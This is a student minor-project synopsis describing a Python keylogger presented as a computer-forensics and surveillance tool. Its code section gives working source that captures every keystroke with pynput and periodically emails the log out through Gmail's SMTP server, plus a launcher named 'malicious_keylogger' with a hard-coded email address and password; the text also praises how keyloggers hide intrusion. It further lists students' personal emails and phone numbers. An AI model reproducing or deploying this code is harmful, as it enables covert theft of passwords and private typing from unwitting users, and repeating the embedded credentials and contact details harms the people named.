# ‘System Surveillance Using Keylogger’

**MINOR PROJECT SYNOPSIS (BCA-506)**

**SUBMITTED TO**

## CHAUDHARY CHARAN SINGH UNIVERSITY, MEERUT

**FOR THE PARTIAL FULFILLMENT OF THE DEGREE**
**OF**
**(Bachelor Of Computer Application)**

**Session (2020-2023)**

## Under the Guidance of:

**Ms. Monika Dixit Bajpai Bajpai**

(Designation School of IT IMS-Noida)

## Submitted by:

**Rahul Kumar (R200919106129)**

**Balindra Bin (R200919106048)**

# INSITTUTE OF MANAGEMENT STUDIES, NOIDA

## PROFORMA FOR APPROVAL OF BCA MINOR PROJECT (BCA-506)

1. Name & Roll no.
RAHUL KUMAR ( R200919106129 )
BALINDRA BIN ( R200919106048 )

2. E-mail & Mob. No.
rahulkanti4550@gmail.com ( 7632954998 )
balindrabin12@gmail.com ( 7209479690 )

3. Title of the Minor Project. **System Surveillance Using Keylogger**
4. Name of the Guide. Ms. Monika Dixit Bajpai

## For Office Use Only:

Signature of the Mentor

□ Approved

□ Not Approved

Date: -------------------------

# INDEX

# ACKNOWLEDGEMENT

I am very grateful to my Minor project (BCA-506) Guide's- **Ms. Monika Dixit Bajpai**, for gibing her valuable time and constructive guidance in preparing The Synopsis-Minor Project (BCA-506). It would not have been possible to Work on this project without her kind encouragement and valuable guidance.

**DATE:** **SIGNATURE:**

# CERTIFICATE OF ORIGINALITY

I hereby declare that BCA MINI Project (BCA-506) titled **“System Surveillance Using Keylogger”** submitted to IT Department, IMS Noida, which is affiliated with **CHAUDHARY CHARAN SINGH UNIVERSITY, MEERUT (U.P.)** for the partial fulfillment of the degree of Bachelor of Computer Application, in Session (2020-2023).This has not previously formed the basis for the award of any other degree, diploma or other title from any other University.

**PLACE:**

**DATE:**
**SIGNATURE:**

# 6. Introduction and Objective

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists ofthe art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a recordof all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.


The main objective of this document is to illustrate the requirements of the project Keylogger. Now- a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compilea record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features;

- Monitors Keystrokes
- Sends mail to the Admin’s mail Id
- Logs keystrokes including special keys

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst’s job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, and how stealth is archived in an infected system.

# 7. ER Diagram


Internet Communication
Keylogger Result
Keylogger
User
PC or Notebook
Operating System
User Application

# 8. Software & Hardware Requirement.

## ***Software:***

Windows 2000, Windows XP (32-bit and x64), Windows Server 2003/2008,

Windows Vista (32-bit and x64), Windows 7, Windows 8 (32-bit and x64);

Windows 10 ,

Windows 2000 or later ,

Internet Explorer 5.0 or later ,monitor : 15" colour ,HDD 40GB

Basic input devices required: keyboard

Basic output devices required: mobile devices

S/W requirement: PyCharm, Python 3.8.0

Technologies used: Advanced programming using Python

## ***Hardware:***

Processor should be dual core.

Processor speed be 1.5 GHz.


RAM more than 4 GB.

ROM more than 32 GB.

### Document Conventions

- ➢ Entire document should be justified.
- ➢ Convention for Main title
    - Font face: Times New Roman
    - Font style: Bold
    - Font Size: 14
    - ➢ Convention for Sub title
    - Font face: Times New Roman
    - Font style: Bold
    - Font Size: 12
    - ➢ Convention for body
    - Font face: Times New Roman
    - Font Size: 12

## 9. **Features of keylogger**



Key stroke monitoring

Web site visited


Screen shot capturing

Windows startup


Program captured

Startup Alert


## 10. Code Implementation and screenshot.




```python
#!/usr/bin/env python

import smtplib

import threading

import pynput

# Create KeyLogger Class
from pynput import keyboard


class KeyLogger:

    # Define __init__ variables

    def __init__(self, time_interval: int, email: str, password: str) -> None:
        """

        :rtype: object
        """
        self.interval = time_interval
        self.log = "KeyLogger has started..."
        self.email = email
        self.password = password

    # Create Log which all keystrokes will be appended to

    def append_to_log(self, string):
```




```python

# Create Log which all keystrokes will be appended to

def append_to_log(self, string):
    assert isinstance(string, str)
    self.log = self.log + string

# Create Keylogger

def on_press(self, key):
    try:
        current_key = str(key.char)
    except AttributeError:
        if key == key.space:
            current_key = " "
        elif key == key.esc:
            print("Exiting program...")
            return False
        else:
            current_key = " " + str(key) + " "

    self.append_to_log(current_key)


# Create underlying back structure which will publish emails

def send_mail(self, email, password, message):
    server = smtplib.SMTP('smtp.gmail.com', 587)
```




```python
    # Create underlying back structure which will publish emails

    def send_mail(self, email, password, message):
        server = smtplib.SMTP('smtp.gmail.com', 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.quit()

    # Create Report & Send Email

    def report_n_send(self) -> str:
        send_off = self.send_mail(self.email, self.password, "\n\n" + self.log)
        self.log = ""
        timer = threading.Timer(self.interval, self.report_n_send)
        timer.start()

    # Start KeyLogger and Send Off Emails

    def start(self) -> str:
        """

        :rtype: object
        """
        keyboard_listener = keyboard.Listener(on_press = self.on_press)
        with keyboard_listener:
            self.report_n_send()
            keyboard_listener.join()
```



```python
#!/usr/bin/env python

import keylogger


# Initialize / create keylogger
import keylogger


malicious_keylogger: keylogger.KeyLogger = keylogger.KeyLogger(300, 'sahilcutm@gmail.com', 'Surprise_520')

# Execute Keylogger

malicious_keylogger.start()

```




```
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\SAHIL>cd Desktop

C:\Users\SAHIL\Desktop>python keylogger.py

C:\Users\SAHIL\Desktop>python execute_keylogger.py
_
```



